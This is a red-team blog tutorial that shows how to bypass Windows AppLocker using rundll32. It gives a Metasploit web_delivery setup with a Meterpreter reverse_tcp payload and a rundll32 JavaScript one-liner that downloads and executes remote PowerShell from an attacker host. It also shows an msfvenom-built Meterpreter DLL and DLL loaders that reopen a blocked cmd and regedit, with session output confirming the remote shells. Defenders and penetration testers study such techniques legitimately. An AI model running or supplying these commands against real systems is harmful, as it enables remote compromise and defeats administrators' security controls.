AppLocker Bypass – Rundll32

pentestlab.blog/category/red-team/page/113


May 23, 2017

Rundll32 is a Microsoft binary that can execute code that is inside a DLL file. Since this utility is part of the Windows operating system it can be used as a method in order to bypass AppLocker rules or Software Restriction Policies. So if the environment is not properly lockdown and users are permitted to use this binary then they can write their own DLL's and bypass any restrictions or execute malicious JavaScript code.

Rundll32 – JavaScript

It possible to utilize the rundll32 binary in order to execute JavaScript code that has an embedded payload and it hosted on a webserver. The Metasploit module web delivery can quickly create a webserver that will serve a specific payload (Python, PHP or PowerShell). In this case the payload will be PowerShell.

```
exploit/multi/script/web_delivery
```




```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/
Display all 190 possibilities? (y or n)
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Web Delivery Module Configuration

The following command needs to be executed from the command prompt. If the command prompt is locked then the method that is described below can be used to unlock the cmd.


```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec
bypass -c IEX (New-Object Net.WebClient).DownloadString('http://ip:port/');"
```



```
C:\>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();ne
w%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New
-Object Net.WebClient).DownloadString('http://192.168.100.3:8080/tOAKpLpf3');")

C:\>
```

Rundll32 – JavaScript

Rundll32 will execute the arbitrary code and it will return a Meterpreter session. The main benefit of this is that since it will not touch the disk the AppLocker rule will bypassed. However PowerShell should be allowed to run on the system.




```
msf exploit(web_delivery) > [*] 192.168.100.4    web_delivery - Delivering Paylo
ad
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49163) at
2017-05-20 20:52:54 -0400

msf exploit(web_delivery) > sessions

Active sessions
===============

  Id  Type                     Information                                  Connectio
n
  --  ----                     -----------                                  ---------
-
  1   meterpreter x86/windows  WIN-RUDHUU4VG75\User @ WIN-RUDHUU4VG75  192.168.1
00.3:4444 -> 192.168.100.4:49163 (192.168.100.4)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

Web Delivery Payload

Rundll32 – Meterpreter

The Metasploit Msfvenom can be used in order to create a custom DLL that will contain a meterpreter payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.3 LPORT=44444 -f dll
-o pentestlab.dll
```




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.3 LPO
RT=44444 -f dll -o /root/Desktop/pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
Saved as: /root/Desktop/pentestlab.dll
root@kali:~#
```

Msfvenom DLL Generation

The utility rundll32 can then load and execute the payload that is inside the pentestlab.dll.

```
rundll32 shell32.dll,Control_RunDLL C:\Users\pentestlab.dll
```




Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
OK
Cancel
Browse...

```
rundll32 shell32.dll,Control_RunDLL C:\Users\pentestla
```

AppLocker Bypass – Rundll32 via DLL

A meterpreter session will be opened.




```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:44444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 2 opened (192.168.100.3:44444 -> 192.168.100.4:49164) at
 2017-05-20 21:13:24 -0400
```

Rundll32 – Meterpreter

Command Prompt

In Windows systems that have locked the command prompt via an AppLocker rule it is possible to bypass this restriction by injecting a malicious DLL file into a legitimate process. Didier Stevens has released a modified version of cmd in the form of a DLL file by using an open source variant obtained from the ReactOS.



A..	User	Name	Condi...	Exce...
Deny	Everyone	%SYSTEM32%\cmd.exe	Path	
Allow	Everyone	Program Files: MICROSOF...	Publis...	
Allow	Everyone	Program Files: VMWARE T...	Publis...	
Allow	Everyone	Program Files: THINPRINT ...	Publis...	


C:\Windows\system32\cmd.exe

This program is blocked by group policy. For more information, contact your system administrator.

AppLocker – Command Prompt Blocked

Since the rundll32 is a trusted Microsoft utility it can be used to load the cmd.dll into a process, execute the code on the DLL and therefore bypass the AppLocker rule and open the command prompt. The following two commands can be executed from the Windows Run:

```
rundll32 C:\cmd.dll,EntryPoint
rundll32 shell32.dll,Control_RunDLL C:\cmd.dll
```




Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: rundll32 C:\cmd.dll,EntryPoint

This task will be created with administrative privileges.

Rundll32 – DLL Loading Entry Point




Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: rundll32 shell32.dll,Control_RunDLL C:\cmd.dll

This task will be created with administrative privileges.

Rundll32 – DLL Loading Control Run

The code will be executed through rundll32 and the command prompt will be opened.




```
ReactOS Operating System [Version 0.3.11-20151211-rUNKNOWN]
(C) Copyright 1998-2009 ReactOS Team.
Modifications by Didier Stevens https://DidierStevens.com

C:\Windows\system32>_
```

Rundll32 – Command Prompt

Registry

The same technique can be applied in systems where the registry is locked. Didier Stevens released also a modified version of registry editor in the form of a DLL like the command prompt above.



A..	User	Name	Condi...	Exce...
Deny	Everyone	%WINDIR%\regedit.exe	Path	
Allow	Everyone	(Default Rule) All files loca...	Path	


C:\Windows\regedit.exe

This program is blocked by group policy. For more information, contact your system administrator.

AppLocker – Registry Blocked

The following commands can load and run the regedit.dll via rundll32 and therefore bypass the AppLocker rule.

```
rundll32 C:\regedit.dll,EntryPoint
rundll32 shell32.dll,Control_RunDLL C:\regedit.dll
```




Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

